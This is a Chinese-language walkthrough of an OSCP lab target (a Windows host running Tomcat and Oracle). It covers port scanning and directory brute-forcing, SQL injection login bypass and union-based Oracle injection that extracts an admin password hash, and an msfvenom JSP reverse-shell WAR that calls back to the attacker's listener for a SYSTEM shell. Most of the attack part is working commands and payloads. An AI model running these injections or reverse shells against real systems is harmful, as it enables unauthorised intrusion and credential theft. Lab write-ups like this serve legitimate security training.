

10.11.1.222

一、信息收集

- 使用nmap进行端口扫描

```
nmap -sV -A 10.11.1.222
```

```

(kali㉿kali) - [~/oscp/10.11.1.222]
$ cat nmap_ports.txt
# Nmap 7.92 scan initiated Tue Nov 23 04:53:08 2021 as: nmap -sV -
A -o /home/kali/nmap_ports.txt 10.11.1.222
Nmap scan report for 10.11.1.222
Host is up (0.28s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
1521/tcp   open  oracle-tns    Oracle TNS listener 1.2.0.0.0 (unauth
orized)
2030/tcp   open  oracle-mts    Oracle MTS Recovery Service
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CHRIS
|   NetBIOS_Domain_Name: CHRIS
|   NetBIOS_Computer_Name: CHRIS
|   DNS_Domain_Name: chris
|   DNS_Computer_Name: chris
|   Product_Version: 10.0.17763
|_  System_Time: 2021-11-23T09:53:41+00:00
|_ ssl-date: 2021-11-23T09:53:54+00:00; +2s from scanner time.
|_ ssl-cert: Subject: commonName=chris
|   Not valid before: 2021-09-14T11:47:03
|_  Not valid after:  2022-03-16T11:47:03
8009/tcp   open  ajp13        Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp   open  http         Apache Tomcat 9.0.19
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.19
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_  Message signing enabled but not required
|_ smb2-time:
|   date: 2021-11-23T09:53:45
|_  start_date: N/A
|_ clock-skew: mean: 1s, deviation: 0s, median: 0s

Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
# Nmap done at Tue Nov 23 04:53:53 2021 -- 1 IP address (1 host up
) scanned in 44.93 seconds

```

- 使用nmap进行漏洞扫描，但是并没有结果

```
nmap --script vuln 10.11.1.222
```

- 已经开放的端口


135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
1521/tcp	open	oracle-tns	Oracle TNS listener 1.2.0.0.0 (unauthorized)
2030/tcp	open	oracle-mts	Oracle MTS Recovery Service
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8080/tcp	open	http	Apache Tomcat 9.0.19

- smb扫描未有结果，apache扫描相应版本漏洞未有结果
- 利用浏览器登陆8080端口


10.11.1.222:8080

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Apache Tomcat/9.0.19



If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:

- [Security Considerations How-To](#)
- [Manager Application How-To](#)
- [Clustering/Session Replication How-To](#)

[Server Status](#)
[Manager App](#)
[Host Manager](#)

Developer Quick Start

[Tomcat Setup](#)
[Realms & AAA](#)
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[Servlet Specifications](#)

[First Web Application](#)
[JDBC DataSources](#)
[Tomcat Versions](#)

Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

`$CATALINA_HOME/conf/tomcat-users.xml`

In Tomcat 9.0 access to the manager application is split between different users. [Read more...](#)

[Release Notes](#)

[Changelog](#)

[Migration Guide](#)

[Security Notices](#)

Documentation

[Tomcat 9.0 Documentation](#)

[Tomcat 9.0 Configuration](#)

[Tomcat Wiki](#)

Find additional important configuration information in:

`$CATALINA_HOME/RUNNING.txt`

Developers may be interested in:

[Tomcat 9.0 Bug Database](#)

[Tomcat 9.0 JavaDocs](#)

[Tomcat 9.0 SVN Repository](#)

Getting Help

[FAQ and Mailing Lists](#)

The following mailing lists are available:

[tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)
User support and discussion

[taglibs-user](#)
User support and discussion for [Apache Taglibs](#)

[tomcat-dev](#)
Development mailing list, including commit messages


- 接着使用gobuster扫描一下8080端口下的网页目录

```

└─$ gobuster dir -u https:10.11.1.217 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-o gubuster_https.txt

```


```
(kali㉿kali) - [~/oscp/10.11.1.222]
$ cat gubuster_http.txt
/blog [Size: 0] [--> /blog/]
/docs [Size: 0] [--> /docs/]
/manager [Size: 0] [--> /manager/]
/http%3A%2F%2Fwww [Size: 1169]
/http%3A%2F%2Fyoutube [Size: 1169]
/http%3A%2F%2Fblogs [Size: 1169]
/http%3A%2F%2Fblog [Size: 1169]
/**http%3A%2F%2Fwww [Size: 1169]
/External%5CX-News [Size: 1160]
/http%3A%2F%2Fcommunity [Size: 1169]
/http%3A%2F%2Fradar [Size: 1169]
/http%3A%2F%2Fjeremiahgrossman [Size: 1169]
/http%3A%2F%2Fweblog [Size: 1169]
/http%3A%2F%2Fswik [Size: 1169]
```



- 依次扫描每一个目录的子目录，并且使用网页和curl命令进行访问，最总得到blog/目录可以被访问，其余的目录不可以被访问，或者是没有价值


二、漏洞利用

- 进入blog/目录并查看



- 经过测试，在登陆窗口可以利用sql注入，但是只限于绕过密码封锁，不能够得到用户的密码和账号等信息
- 使用注入语句进行注入, 密码随便填:

admin' or 1=1 or '1'='1




[login](#) | [logout](#)

Login Form

Username:

Password:

- 然后，我们就能进入到第二个窗口界面



[Admin Login](#) | [Logout](#)

Main Page

Welcome to the blog admin' or 1=1 or '1'='1
You may search for blog entries by author

Author:

- 在这个界面使用sql注入，我们可以得到账户以及密码
- **相关的Oracle SQL注入链接：**

Web Clip

Union based Oracle Injection

<https://www.securityidiots.com/Web-Pentest/SQL-Injection/Union-based-Oracle-Injection.html>

SecurityIdiots - A Blog to keep a note of stuff we explore

```
0' union select '1', table_name, 1 from all_tables--
```

Blog entry from null with title SYSTEM_PRIVILEGE_MAP from 0
Blog entry from null with title TABLE_PRIVILEGE_MAP from 0
Blog entry from null with title USER_PRIVILEGE_MAP from 0
Blog entry from null with title WEB_ADMINS from 0
Blog entry from null with title WEB_CONTENT from 0
Blog entry from null with title WEB_USERS from 0
Blog entry from null with title WRIS_ADV_ASA_RECO_DATA from 0
Blog entry from null with title WRIS_HEATMAP_TOPN_DEP1 from 0
Blog entry from null with title WRIS_HEATMAP_TOPN_DEP2 from 0
Blog entry from null with title WRRS_REPLAY_CALL_FILTER from 0
Blog entry from null with title XDB\$IMPORT_NM_INFO from 0
Blog entry from null with title XDB\$IMPORT_PT_INFO from 0
Blog entry from null with title XDB\$IMPORT_QN_INFO from 0
Blog entry from null with title XDB\$IMPORT_TT_INFO from 0
Blog entry from null with title XDB\$XIDX_IMP_T from 0
Blog entry from null with title XDB_INDEX_DDL_CACHE from 0

- 但是请注意，我们得到的且需要的结果只是包含在有ADMIN名称的表里面，另外一张表并没有能让我们登录到机器的信息
- 查看表的行和列

```
0' union select column_name,'1',1 from all_tab_columns where table_name='WEB_ADMINS'--
```

```
0' union select column_name,'1',1 from all_tab_columns where table_name='WEB_ADMINS'-- //用户管理员表查询列
```

Blog entry from ADMIN_ID with title 1 from 1

Blog entry from ADMIN_NAME with title 1 from 1

Blog entry from PASSWORD with title 1 from 1

- 获取密码

```
0' union select ADMIN_NAME,'1',1 from WEB_ADMINS--
```

Blog entry from admin with title 1 from 1

```
0' union select PASSWORD,'1',1 from WEB_ADMINS--
```

Blog entry from d82494f05d6917ba02f7aaa29689ccb444bb73f20380876cb05d1f37537b7892 with title 1 from 1

- 我们发现密码是使用哈希进行加密的，于是可以使用工具进行解密，这里用网上的解密网站进行解密，得到密码是 `adminadmin`
- 得到密码后我们应该进行利用，但是请注意，尽管rdp端口是打开的，但是我们无法使用得到的账户以及密码通过rdp进行登录，会显示我们的密码是错误的，这时候我们应该仔细观察，会发现第二个登录窗口上面有一个管理员登录的按钮，而我们刚才得到的账号与密码也正是管理员的




[Admin Login](#) | [Logout](#)

Main Page

Welcome to the blog admin' or 1=1 or '1'='1
You may search for blog entries by author

Author:

- 再次输入账号与密码



Admin Login Form

Username:

Password:

- 然后发现是个可以上传文件的界面

Admin Page

← → ↻ 🏠

🔒 10.11.1.222:8080/blog/admin.jsp

[Home](#) | bbnb [Logout](#)

Main Admin Page

Welcome to the admin interface
As an admin it is possible to expand on the services by uploading additional code

File Upload:

Select a file to upload:


浏览...

Upload File

- 接下来让我们来上传反弹shell到靶机上面
- **相关反弹shell创建的链接:**

🌐 Web Clip

Tomcat - HackTricks



<https://book.hacktricks.xyz/pentesting/pent...>

HackTricks HackTricks About the author Getting Started in Hacking Pentesting Methodology External Recon Methodology Phishing Methodology Exfiltration Tunneling and Port Forwarding Brute Force - CheatSheet Search Exploits Shells Shells (Linux, Windows, MSFVenom) Linux/Unix Checklist - Linux Privilege Escalation Linux Privilege Escalation Useful Linux Commands Linux Environment Variables MacOS MacOS Security & Privilege Escalation Windows Checklist - Local Windows Privilege Escalation Windows Local Privilege Escalation

🌐 Web Clip

Apache Tomcat Manager .war reverse shell | VK9 Security



<https://vk9-sec.com/apache-tomcat-manag...>

This time we will enumerate Apache Tomcat/7.0.88, brute force the login and upload a webshell. The most interesting path of Tomcat is /manager/html, inside that path you can upload and deploy war files (execute code). But this path is protected by basic TTP auth, the most common credentials are: admin:admin tomcat:tomcat admin:<NOTHING> admin:s3cr3t tomcat:s3cr3t admin:tomcat [...]

- 创建shell


```
(kali㉿kali) - [~/oscp/10.11.1.222]
$ sudo msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.119.158 LPORT=9999 -f war -o rshell.war
Payload size: 1106 bytes
Final size of war file: 1106 bytes
Saved as: rshell.war

(kali㉿kali) - [~/oscp/10.11.1.222]
$ ls
gubuster_http.txt  gubuster_scan.txt  nmap_ports.txt  nmap_vulns.txt  rshell.war  tomcatWarDeployer
```

- 创建接收shell的端口（这里推荐使用netcat，msf有时候会连不上）

```
(kali㉿kali) - [~]
$ nc -nvlp 9999
listening on [any] 9999 ...
```



- 上传创建的文件



Uploaded Filename: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\blog\rshell.war

- 在web上打开/blog/rshell.war文件，如果打不开或接收不到反弹的shell，我们可以解压本地的人rshell.war文件，将里面的jsp文件上传到web

```
(kali㉿kali) - [~/oscp/10.11.1.222]
$ sudo unzip rshell.war
Archive:  rshell.war
  creating: WEB-INF/
  inflating: WEB-INF/web.xml
  inflating: jgzawvlqezel.jsp
```



- 如果没有看到上张图的结果，重启靶机或检查网络连接是否顺利
- 大功告成

```
(kali㉿kali) - [~]
$ nc -nvlp 9999
listening on [any] 9999 ...
connect to [192.168.119.158] from (UNKNOWN) [10.11.1.222] 49718
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0>whoami
whoami
nt authority\system

C:\Program Files\Apache Software Foundation\Tomcat 9.0>
```